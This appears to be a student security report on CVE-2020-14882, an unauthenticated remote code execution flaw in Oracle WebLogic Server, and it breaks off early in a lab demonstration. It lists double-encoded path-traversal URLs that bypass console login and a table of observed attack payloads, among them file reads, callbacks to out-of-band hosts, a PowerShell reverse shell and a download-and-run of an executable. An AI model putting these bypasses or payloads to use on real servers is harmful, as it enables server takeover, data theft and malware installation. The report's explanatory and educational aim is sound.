RCE in Oracle WebLogic Server

CVE - 2020 - 14882

RODRIGO K. A. M.

IT19001180

TABLE OF CONTENTS

Executive Summary 2
Introduction 2
What is Oracle WebLogic Server? 2
Special Features of Oracle WebLogic Server 3
Oracle WebLogic Server Vulnerabilities 2020 4
CVE-2020-14882 4
Impact 5
Oracle WebLogic Server affects versions 5
CVE-2020-14882 Authorization Bypass URLs 5
Exploitation 6
Types of Payloads Observed 8
Demonstration 10
Summary & WebLogic Vulnerabilities in the Future 19
Works Cited 20

EXECUTIVE SUMMARY

Oracle WebLogic Server is a commercially popular lightweight originality Java platform application server for Java based web applications. When a WebLogic vulnerability is discovered, hackers will try to take advantage of it as quickly as feasible.

Not just hackers, but also bug hunters, aim to earn a quick buck by disclosing a vulnerability in a business.


CVE-2020-14882 may allow unauthenticated attackers with HTTP network access to compromise and gain control of affected Oracle WebLogic Servers.

INTRODUCTION

WHAT IS ORACLE WEBLOGIC SERVER?

Oracle WebLogic Server is the manufacturing's premier application server for developing corporate applications that adhere to Java EE principles and delivering them on a dependable, mountable runtime with a little total ownership charge. It is advantageously linked to Oracle's whole product and cloud service portfolio. Oracle WebLogic Server supports new features for developer productivity, high availability, manageability, and deployment to cloud native Kubernetes based environments, as well as compatibility with previous versions.

WebLogic Server is a multi tier architecture's intermediate tier. A multi tier architecture specifies where the software components of a computing system are run in connection to one another, as well as to the hardware, network, as well as users.



SPECIAL FEATURES OF ORACLE WEBLOGIC SERVER

	A CVE#	Product	B Component	Protocol	C Remote Exploit Without Auth.?	D Base Score	CVSS Version 3.1 Risk: Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	E Confid	Inte-grity	Avail	F Supported Versions Affected
Oracle Critical Patch Update (CPU) October 2020															
1	CVE-2020-14882	Oracle WebLogic Server	Console	HTTP	Yes	9.8	Network	Low	None	None	Un-changed	High	High	High	10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0
2	CVE-2020-14883	Oracle WebLogic Server	Console	HTTP	No	7.2	Network	Low	High	None	Un-changed	High	High	High	10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0
Oracle Security Alert (one-off) November 1, 2020															
3	CVE-2020-14750	Oracle WebLogic Server	Console	HTTP	Yes	9.8	Network	Low	None	None	Un-changed	High	High	High	10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

A CVE (Common Vulnerability Enumeration) is a **standard numbering** of security vulnerabilities – search using Google or Twitter

B These vulnerabilities are limited to the WebLogic **Console** component

C If the vulnerability is remotely exploitable **without authentication**

D CVE Base Score is a scale of 1 to 10 with 10 meaning **entire server** can be compromised

E Attacker can **read and write to the server** and impact availability of the server

F Lists only **supported** versions of WebLogic which are vulnerable – all versions > 10.3.0 are vulnerable

In this report CVE-2020-14882 will be discussed 😊.

CVE-2020-14882

CVE-2020-14882 is a Remote Code Execution (RCE) flaw in Oracle WebLogic Server's Console component. Oracle gave the pre-authentication bug a crucial CVSSv3 score of 9.8 after assigning it an attack difficulty of low and highlighting it as easily exploitable. An unauthenticated attacker will be able to hack the Oracle WebLogic server over HTTP and take full control of the host if the exploit was successful.

The SANS Internet Storm Centre was the initial to acknowledge active exploitation, and Rapid7 Labs has also observed adaptable attackers looking for compromised WebLogic occurrences.

IMPACT

This vulnerability allows an unauthenticated, remote attacker to execute commands and can be used to achieve complete control of the affected host.

ORACLE WEBLOGIC SERVER AFFECTS VERSIONS

- ☹ 10.3.6.0
- ☹ 12.1.3.0
- ☹ 12.2.1.3
- ☹ 12.2.1.4
- ☹ 14.1.1.0

By sending a HTTP GET request, attackers will gain Remote Code Execution on a vulnerable Oracle WebLogic Server.

CVE-2020-14882 AUTHORIZATION BYPASS URLS

WebLogic console URLs

Description	URL
For login page	/console/login/LoginForm.jsp
For console once logged in	/console/console.portalfor console once logged in

For oracle e business suite, the WebLogic console is running on the port 7001 and the URL

Description	URL

For login page	http://ps.example.com:8000/console/login/LoginForm.jsp
For the running logged in console	http://ps.example.com:8000/console/console.portal

WebLogic authorization can be bypassed by changing the URL and perform a path traversal using double encoding

/console/images/%252E%252E%252Fconsole.portal
/console/css/%252E%252E%252Fconsole.portal
/console/bea-helpsets/%252E%252E%252Fconsole.portal

WebLogic will decode the as follows

%252E%252E%252F ⟶ %2E%2E%2F ⟶ ../

EXPLOITATION

When a vulnerability of this sort is exposed, hackers waste little time in exploiting it before the trader plus related businesses deliver a remedy.


Imperva provides built in security measures to protect against zero day attacks, such as Remote Code Execution, across several platforms.

When CVE-2020–14882 was reported, the following exploitation attempts were discovered:

The first exploitation effort was launched on October 28, the same day the proof of concept was released.

The work was done with the aforementioned kits as well as Nuclei, a well-known bug bounty program.


The template to exploit CVE-2020-14882 was posted to the public “Nuclei” template repository on October 29, a day after the initial exploitation attempt using “Nuclei.”



On October 28, a large number of user-agents had seen, suggesting that the bug hunter had launched the exploitation:

Nuclei (open source project)
Bug bounty program
Mozilla/5.0 (X11; x86 64 Linux) 537.36 AppleWebKit (KHTML, like Gecko) Chrome (80.3987.116) [ethical-bugbot]@protonmail.com Safari/537.36
v1.2.0-git Fuzz Faster U Fool
Httpx (open source project)

All of these user-agents are associated with bug hunting tools.



TYPES OF PAYLOADS OBSERVED

Type	Payloads
Information Disclosure	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('type C:\Windows\win.ini');") com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('cat /etc/passwd');") com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('ls');")`
Reconnaissance	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('nslookup xxxxxx.d.requestbin.net');"); com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('curl hxxp://xxxxxxxx.ceye.io');");

	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('nslookup xxxxxxxxx.0efp3gmy20ijk3tx20mqollbd2jtfh4.burpcollaborator.net')") com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://xx.xx.xx.xxx:xxxxx") com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('ping.exe-n xxxxxxxx.burpcollaborator.net');");
Backdoors	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec("powershell.exe-nop-c"$client=New-Object System.Net.Sockets.TCPClient("xxx.xx.xxx.xxx",1447);$stream= $client.GetStream();[byte[]]$bytes=0..65535|%{0};while(($i= $stream.Read($bytes,0,$bytes.Length))-ne 0){;$data = (New-Object-TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>
Malware	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('powershell-Command(New-Object System.Net.WebClient).DownloadFile('hxxp:/x.x.x.x.xmring.com/ update.exe','update.exe');(New-Object-com Shell.Application).ShellExecute('update.exe');');");

Spray and pray is a technique used regularly by hackers and bug hunters. They send exploits to several targets in the expectation that one of them would be vulnerable and trigger the payload.

The payload is a method by way of communication, including the DNS or HTTP.

References to burp collaborator and requestbin.net may be found in the payload.

Both services accept DNS queries launched by the payload.

DEMONSTRATION


TOOLS THAT ARE GOING TO USE IN THIS DEMONSTRATION


🛠So first of all, we have to install a relevant version of Oracle WebLogic server that vulnerable to this vulnerability CVE-2020-14882. So that I have installed Oracle WebLogic server version 12.2.1.3

🛠Burp suite community edition v2.1.02


LET'S START NOW 😀!


As the first step we have to start the Oracle WebLogic server.





Let us start the Oracle WebLogic server using startWebLogic windows command script.








In this step we have to submit credentials.


Username: weblogic

